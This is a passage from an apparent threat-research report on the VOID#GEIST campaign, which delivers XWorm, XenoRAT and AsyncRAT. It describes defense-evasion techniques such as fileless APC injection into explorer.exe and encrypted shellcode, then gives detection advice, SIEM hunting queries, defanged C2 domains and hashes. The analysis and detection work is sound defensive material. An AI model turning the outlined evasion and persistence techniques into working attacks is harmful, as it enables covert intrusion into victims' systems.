The observed process execution indicates that the malware deliberately triggers a second round of payload injections post-persistence establishment (via spol.bat) to ensure successful execution upon reboot or re-login. After placing the persistence script (spol.bat) into the Windows Startup directory, the malware immediately validates the effectiveness of its persistence mechanism by re-running the same injection sequence (XWorm → XenoRAT → AsyncRAT). This repeated injection ensures continuity of control, reconfirms successful shellcode execution post-persistence, and solidifies the malware’s foothold within the infected system. The execution of this redundant injection chain following persistence setup highlights deliberate attacker strategy aimed at operational resilience and guaranteed reinfection across system restarts.
Defense Evasion Summary
- Fileless Execution: All decrypted shellcode payloads (XWorm, XenoRAT, AsyncRAT) execute directly in memory; no decrypted executables are ever written to disk, significantly complicating detection and forensic analysis.
- Trusted Host Process Injection: Shellcode executes via Early Bird APC injection into multiple instances of the legitimate Windows process, explorer.exe, effectively blending malicious activity with trusted system operations.
- Encrypted and Integrity-Protected Modules: Each payload module is encrypted with XOR-based algorithms and accompanied by external key material (a.json, n.json, p.json). This prevents static detection, complicates forensic investigation, and ensures payload integrity until runtime.
- Leveraging Legitimate Tools and Services: The attacker leverages trusted Windows utilities and resources, including curl, PowerShell, and the official embedded Python runtime from python.org, enabling malicious activities to blend seamlessly with routine administrative behaviors.
- Staggered Execution and Controlled Delays: Deliberate timing intervals (timeout commands) are employed between payload injections and operational stages, spacing out execution to evade behavior-based detection mechanisms and sandbox analysis environments.
- Redundant Shellcode Re-injection: The malware reinjects shellcode payloads after persistence validation (spol.bat execution), ensuring reliability and resilience even if initial injections are disrupted or terminated.
Wrapping up…
This campaign exemplifies a sophisticated, script-based malware delivery framework engineered explicitly for stealth, persistence, and portability. Leveraging benign scripting techniques, embedded legitimate runtimes, encrypted RAT shellcode payloads (XWorm, XenoRAT, AsyncRAT), and advanced fileless injection methods (Early Bird APC into multiple instances of explorer.exe), attackers significantly reduce observable disk artifacts and complicate traditional detection methods.
To effectively defend against this advanced threat, security teams must leverage correlation and analytics across multiple telemetry sources, including process execution, command-line arguments, file system activity, network traffic patterns, and memory-level behaviors. Detection strategies that rely solely on single-stage indicators or static signatures will be insufficient against this style of sophisticated intrusion.
Securonix recommendations
Vigilance Against Script-Based Delivery:
VOID#GEIST utilizes obfuscated batch scripts, embedded Python runtimes, and encrypted shellcode blobs delivered from rapidly rotating attacker-controlled infrastructure.
- Maintain heightened vigilance for unsolicited or unexpected script files (.bat, .ps1, .py, .js) delivered via email or downloaded through web browsers.
- Avoid executing batch scripts or other scripting files from untrusted sources without thorough inspection or sandbox analysis.
- Educate users to identify suspicious file extensions, such as scripts masquerading as legitimate documents (invoice.pdf.bat).
Enhance Visibility of Script Execution:
Due to VOID#GEIST’s reliance on in-memory injection and fileless execution, traditional file-based detection mechanisms may prove insufficient.
- Enable comprehensive logging of script executions, specifically targeting batch files, PowerShell, and Python script activities in user directories such as %TEMP%, %LOCALAPPDATA%, and %APPDATA%.
- Monitor command-line arguments for suspicious behaviors like silent downloads (curl -s), embedded Python runtime extraction, and unusual archive handling (Expand-Archive).
Monitor Embedded Python Runtime Usage:
Attackers frequently leverage legitimate tools such as embedded Python runtimes to execute payloads without environmental dependencies or administrator privileges.
- Monitor and alert on network downloads originating from python.org, especially the embedded Python runtime (python-3.10.0-embed-amd64.zip) in environments where such usage is uncommon.
- Conduct behavioral monitoring for Python script execution associated with memory allocation APIs and process injection techniques.
Advanced Detection for Early Bird APC Injection:
The VOID#GEIST campaign executes decrypted shellcode entirely in memory through Early Bird APC injection into legitimate system processes (e.g., explorer.exe).
- Deploy advanced endpoint detection and response (EDR) capabilities or Sysmon to log and monitor API calls including CreateProcessW (with CREATE_SUSPENDED flag), VirtualAllocEx, WriteProcessMemory, and QueueUserAPC.
- Establish behavioral rules to flag unusual instances of explorer.exe spawned in a suspended state with subsequent memory allocation and process injection activity.
Proactive In-Memory Threat Hunting:
As no decrypted payloads are written to disk, effective detection requires proactive memory scanning and forensic analysis.
- Regularly conduct memory scanning for injected processes within legitimate Windows binaries.
- Look for suspicious memory regions or known malicious byte sequences corresponding to VOID#GEIST payloads (specific XOR key fragments or shellcode headers).
PowerShell and Command-Line Logging:
To effectively respond to attacks leveraging command-line interfaces and obfuscation:
- Enable PowerShell Script Block Logging (Event ID 4104) to capture runtime deobfuscated commands for detection of multi-layered XOR decryption and obfuscation techniques.
- Correlate script block logs with command-line activity to reconstruct malicious execution flows and identify attacker persistence mechanisms (Startup scripts like spol.bat).
Incident Response and Remediation:
Securonix customers are recommended to:
- Use provided hunting queries to identify suspicious batch or PowerShell script executions, unusual persistence methods (e.g., scripts dropped into the Startup directory), and indications of in-memory injections.
- Immediately isolate and remediate affected endpoints upon identifying malicious script executions, Python runtime deployments, or in-memory indicators.
Implementing these recommendations will significantly enhance detection and response capabilities against VOID#GEIST and similar multi-stage, script-driven threats.
MITRE ATT&CK Matrix
| Tactics | Techniques |
| Initial Access | T1204.002 – User Execution: Malicious File T1566.001 – Phishing: Spearphishing Attachment |
| Execution | T1059.003 – Command and Scripting Interpreter: Windows Command Shell T1059.001 – Command and Scripting Interpreter: PowerShell T1203 – Exploitation for Client Execution T1059.006 – Command and Scripting Interpreter: Python |
| Persistence | T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder |
| Defense Evasion | T1027 – Obfuscated Files or Information T1140 – Deobfuscate/Decode Files or Information T1055.004 – Process Injection: Asynchronous Procedure Call (APC) T1112 – Modify Registry T1070.004 – Indicator Removal on Host: File Deletion T1620 – Reflective Code Loading |
| Privilege Escalation | T1055.004 – Process Injection: Asynchronous Procedure Call (APC) |
| Discovery | T1083 – File and Directory Discovery T1518 – Software Discovery |
| Command and Control | T1071.001 – Application Layer Protocol: Web Protocols T1102.003 – Web Service: One-Way Communication |
| Collection | T1005 – Data from Local System |
| Exfiltration | T1041 – Exfiltration Over C2 Channel |
Relevant Securonix detections
Relevant hunting queries
(remove square brackets “[ ]” for IP addresses or URLs)
- index = activity AND rg_functionality = "Next Generation Firewall" AND (destinationhostname CONTAINS "staying-heavily-meaning-blowing.trycloudflare[.]com" OR destinationhostname CONTAINS "servers-johnson-rebate-recipes.trycloudflare[.]com")
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction CONTAINS "File created") AND (TargetFileName ENDS WITH "new.bin" OR TargetFileName ENDS WITH "xn.bin" OR TargetFileName ENDS WITH "pul.bin" OR TargetFileName ENDS WITH "a.json" OR TargetFileName ENDS WITH "p.json" OR TargetFileName ENDS WITH "n.json")
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction CONTAINS "File created") AND (customstring49 CONTAINS "\\Start Menu\\Programs\\Startup\\" AND customstring49 ENDS WITH ".bat")
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Network connection detected") AND (destinationprocessname ENDS WITH "explorer.exe") AND destinationhostname CONTAINS "trycloudflare.com"
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "Process") AND (childprocesscommandline CONTAINS "timeout /t")
C2 and infrastructure
| C2 Address |
| staying-heavily-meaning-blowing.trycloudflare[.]com |
| servers-johnson-rebate-recipes.trycloudflare[.]com |
Analyzed files/hashes
| File Name | SHA256 |
| Non.bat | b9d2329e5d321463c9d2460b48daed97085cabb119ea88644454256f9df9f986 |
| Spol.bat | 034f395c925ffec9275eed37e3c16c44ecc11f790796d7c21186993a997a0753 |
| 01.zip | ac96f69de7ba8c03041985e27e277597cf7b4779a9f64fc701d10324823e33c9 |
| Runn.py | 002ba6ca8c0f8c66582e33d4994f1ade54719b50dd6aecbd2007adec52587852 |
| New.bin (XWorm) | 4702c4c2ff40db97d64ef2fa2500729cbb6c60731b2d5af134c94e1aee327a4d |
| Pul.bin (AsyncRAT) | b58963f04909361cb414b1ba2215cde6aff014408e27c6a16527db903807e301 |
| Xn.bin (XenoRAT) | bfcee31a0b295c94dfab47e2dd05cfc4c2e768eb0c58cbe0b12bec69ee4ee7b3 |
| a.json | ecedbf56c7cefeef063c8fad1e6048a3a8743c00295711f0223b3a25cc9459ca |
| n.json | 4a699440e28f9a01d9046e4bc249c7148bce5b985caf974fd4d250e40387ebbb |
| p.json | e2d167b31e0fd0429cc8ec2a0878a83e728b85f05c6afd8e2b8a7a4736866f59 |
| Sana.bat (Another variant) | 0edb5487c4afdb39482b2f5422997b80dbf4bb0b698a83af5b5723403fd83c3e |